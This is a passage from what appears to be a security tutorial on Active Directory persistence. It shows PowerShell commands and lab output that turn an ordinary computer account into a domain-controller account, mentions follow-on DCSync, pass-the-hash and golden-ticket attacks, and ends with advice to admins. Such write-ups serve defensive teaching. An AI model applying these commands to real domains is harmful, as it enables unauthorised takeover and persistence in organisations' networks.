
```
Set-ADComputer noob -replace @{"useraccountcontrol" = 8192}
Get-ADComputer noob -pro name, primarygroupid, useraccountcontrol
```

You can now see that this computer account has been added to Domain Controller's group and the value changed to 8192


```
PS C:\Powermad-master> Set-ADComputer noob -replace @{"userAccountcontrol" = 8192}
PS C:\Powermad-master> Get-ADComputer noob -pro name, primarygroupid, useraccountcontrol


DistinguishedName  : CN=noob,CN=Computers,DC=ignite,DC=local
DNSHostName        : noob.ignite.local
Enabled            : True
Name               : noob
ObjectClass        : computer
ObjectGUID         : 865e6853-537d-45ca-b421-e917f17ab41d
primarygroupid     : 516
SamAccountName     : noob$
SID                : S-1-5-21-1255168540-3690278322-1592948969-1601
useraccountcontrol : 8192
UserPrincipalName  :
```

This can be observed via AD too. Note that 0x2000 (hex of 8192) has made it from a WORKSTATION_TRUST_ACCOUNT to SERVER_TRUST_ACCOUNT.



We can confirm that noob has become a domain controller now by going to a member of tab



Further, an attacker can perform a number of attacks now that this account has become Domain Controller and a persistence established. He can dump this new account's hash (DCSync attack) and conduct PTH attacks or generate a golden ticket now.

Conclusion

Machine/Computer accounts have existed for decades (s) perhaps and yet security implications are not widely told. Through this article, we have tried to spread the word about one such method through which an attacker can conduct domain escalation and then persistence by using machine accounts. System admins should not let any user create machine accounts to avoid such threats. Thanks for reading. Hope you liked the article.